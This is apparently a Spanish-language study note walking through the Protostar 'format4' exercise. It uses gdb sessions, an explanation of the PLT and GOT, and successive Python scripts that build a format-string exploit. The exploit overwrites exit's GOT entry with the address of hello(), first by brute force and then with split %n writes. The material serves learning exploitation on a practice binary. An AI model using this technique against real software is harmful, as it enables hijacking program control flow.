jueves, 3 de abril de 2025 01:28

```
$ gdb ./format4
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/format4...done.
(gdb) x hello
0x80484b4 <hello>:      0x83e58955
```

```
(gdb) disass vuln
Dump of assembler code for function vuln:
0x080484d2 <vuln+0>:    push   %ebp
0x080484d3 <vuln+1>:    mov    %esp,%ebp
0x080484d5 <vuln+3>:    sub    $0x218,%esp
0x080484db <vuln+9>:    mov    0x8049730,%eax
0x080484e0 <vuln+14>:   mov    %eax,0x8(%esp)
0x080484e4 <vuln+18>:   movl   $0x200,0x4(%esp)
0x080484ec <vuln+26>:   lea    -0x208(%ebp),%eax
0x080484f2 <vuln+32>:   mov    %eax,(%esp)
0x080484f5 <vuln+35>:   call   0x804839c <fgets@plt>
0x080484fa <vuln+40>:   lea    -0x208(%ebp),%eax
0x08048500 <vuln+46>:   mov    %eax,(%esp)
0x08048503 <vuln+49>:   call   0x80483cc <printf@plt>
0x08048508 <vuln+54>:   movl   $0x1,(%esp)
0x0804850f <vuln+61>:   call   0x80483ec <exit@plt>
End of assembler dump.
```

PLT (Tabla de vinculación de procedimientos)

Cuando un programa quiere llamar a una función externa, en lugar de ir directamente a la dirección de la función, primero salta a una entrada en la PLT. La primera vez que esto ocurre, la PLT consulta la Global Offset Table (GOT) para obtener la dirección real de la función. Si la dirección aún no está en la GOT, el enlazador dinámico la busca, la almacena en la GOT y luego redirige la ejecución.

Ésta es la idea completa de las llamadas a funciones externas.

1. yendo a la sección .plt
2. saltando a la dirección especificada
3. Si la sección .GOT no está actualizada vaya a 4
4. La biblioteca ld.so actualiza la sección .GOT y así podemos ejecutar nuestras funciones

```
0x0804850f <vuln+61>:   call   0x80483ec <exit@plt>
End of assembler dump.
(gdb) disass 0x80483ec
Dump of assembler code for function exit@plt:
0x080483ec <exit@plt+0>:        jmp    *0x8049724
0x080483f2 <exit@plt+6>:        push   $0x30
0x080483f7 <exit@plt+11>:       jmp    0x804837c
End of assembler dump.
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483f2
(gdb) break *0x08048503
Breakpoint 1 at 0x8048503: file format4/format4.c, line 20.
(gdb) break *0x0804850f
Breakpoint 2 at 0x804850f: file format4/format4.c, line 22.
(gdb) r
Starting program: /opt/protostar/bin/format4
Hola gente

Breakpoint 1, 0x08048503 in vuln () at format4/format4.c:20
20      format4/format4.c: No such file or directory.
        in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483f2
(gdb) set {int}0x8049724=0x80484b4
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080484b4
(gdb) c
Continuing.
Hola gente

Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) c
Continuing.
code execution redirected! you win

Program exited with code 01.
(gdb) 
```

SOBREESCRIBIMOS LA GOT CON LA DIRECCIÓN DE HELLO

```
(gdb) x hello
0x80484b4 <hello>:      0x83e58955
```


AHORA HAY QUE HACER LO MISMO PERO CON CADENAS DE FORMATO!!!!!!!

A = 0x41

```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512 - len(s))
```


```
$ python exploit.py | /opt/protostar/bin/format4
AAAABBBBCCCC200 b7fd8420 bffffb14 41414141 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX$ 
```

1 2 3 4



```
HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512 - len(s))

exploit = ""
exploit += "AAAABBBBCCCC"
exploit += "%x "*4

print pad(exploit)
```


```
$ python exploit.py | /opt/protostar/bin/format4
AAAABBBBCCCC200 b7fd8420 bffffb14 41414141 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX$
```


```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512 - len(s))

exploit = ""
exploit += "AAAABBBBCCCC"
exploit += "%4$x "*4

print pad(exploit)
```

4$: hace referencia al cuarto parámetro de printf

```
$ python exploit.py | /opt/protostar/bin/format4
AAAABBBBCCCC41414141 41414141 41414141 41414141 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX$
```



```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512 - len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += "AAAABBBBCCCC"
exploit += "%4$n "*4

print pad(exploit)
```




```
(gdb) run < /tmp/exp
Starting program: /opt/protostar/bin/format4 < /tmp/exp

Breakpoint 1, 0x08048503 in vuln () at format4/format4.c:20
20      in format4/format4.c
(gdb) disass 0x80483ec
Dump of assembler code for function exit@plt:
0x080483ec <exit@plt+0>:        jmp    *0x8049724
0x080483f2 <exit@plt+6>:        push   $0x30
0x080483f7 <exit@plt+11>:       jmp    0x804837c
End of assembler dump.
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483f2
(gdb) c
Continuing.

Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x00000013
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000013 in ?? ()
```

RECORDAR QUE %n ESCRIBE LA CANTIDAD DE CARACTERES IMPRESOS HASTA EL MOMENTO, EN LA DIRECCION ALMACENADA EN EL TOPE DE LA PILA

AHORA HAY QUE ESCRIBIR LA CANTIDAD SUFICIENTE DE CARACTERES PARA LLEGAR A LA DIRECCION DE HELLO...

134513844 CARACTERES!!!! 128 MB de texto...




```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512 - len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += "AAAABBBBCCCC"
exploit += "%4$134513828x"
exploit += "%4$n"

print pad(exploit)
```

```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080484b4
(gdb) c
Continuing.

                                              8049724XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXcode execution redirected! you win

Program exited with code 01.
(gdb)
```

DESPUES DE 1 MINUTO Y MEDIO DE ESPERA POR LA LARGA IMPRESION DE CARACTERES, SE LOGRO.
CABE ACLARAR QUE TUVE QUE AJUSTAR LA CANTIDAD DE CARACTERES...

SE PUEDE REDUCIR EL TIEMPO DE ESPERA?

PARA REDUCIR EL TIEMPO DE ESPERA HAY UN TRUCO:
Primero escribimos los 2 bytes menos significativos con una cantidad mucho menor de caracteres, y luego escribimos los 2 bytes más significativos aumentándole 2 a la dirección.




```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += "AAAABBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"

print pad(exploit)
```

ESCRIBIMOS LOS 2 BYTES MENOS SIGNIFICATIVOS, DEMORO MENOS DE 1 SEGUNDO...

0x84B4 => 33972 caracteres, hay que disminuirlo en 16 caracteres, entonces son 33956

```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x000084b4
(gdb)
```

AHORA HAY QUE ESCRIBIR LOS BYTES MAS SIGNIFICATIVOS EN LA DIRECCION + 2, PRIMERO ESCRIBAMOS 30 CARACTERES PARA AVERIGUAR CUANTOS CARACTERES HAY QUE ESCRIBIR

```
import struct
HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT+2)

exploit += "BBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"
exploit += "%30x"
exploit += "%5$n"
print pad(exploit)
```


```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x84d284b4
(gdb)
```

33956 + 30 + 16 = 34002 en base 10

34002 en base 10 = 84d2 en base 16

QUIERO OBTENER 804 NO 8D2, ¿Como obtenemos un número menor si solo podemos aumentar la cantidad de caracteres?

En realidad no escribimos 2 bytes, siempre escribimos 4, eso significa que desbordamos los datos que están detrás de la entrada en la GOT para exit, que pasa si incrementamos el numero tal que el 3er byte sea igual a 1? Esto no le importara a la GOT ya que cada entrada tiene 4 bytes, por lo tanto leerá los otros 4 bytes que están fuera de la entrada que nos importa.



A ESTO LE SUMAMOS 30 POR EL PADDING, OSEA SON 33616

```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT+2)

exploit += "BBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"
exploit += "%33616x"
exploit += "%5$n"
print pad(exploit)
```

```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080484b4
(gdb) c
Continuing.
 200XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXcode execution redirected! you win

Program exited with code 01.
(gdb)
```

LO LOGRAMOS Y DE UNA FORMA EFICIENTE!!!!!!!!!!!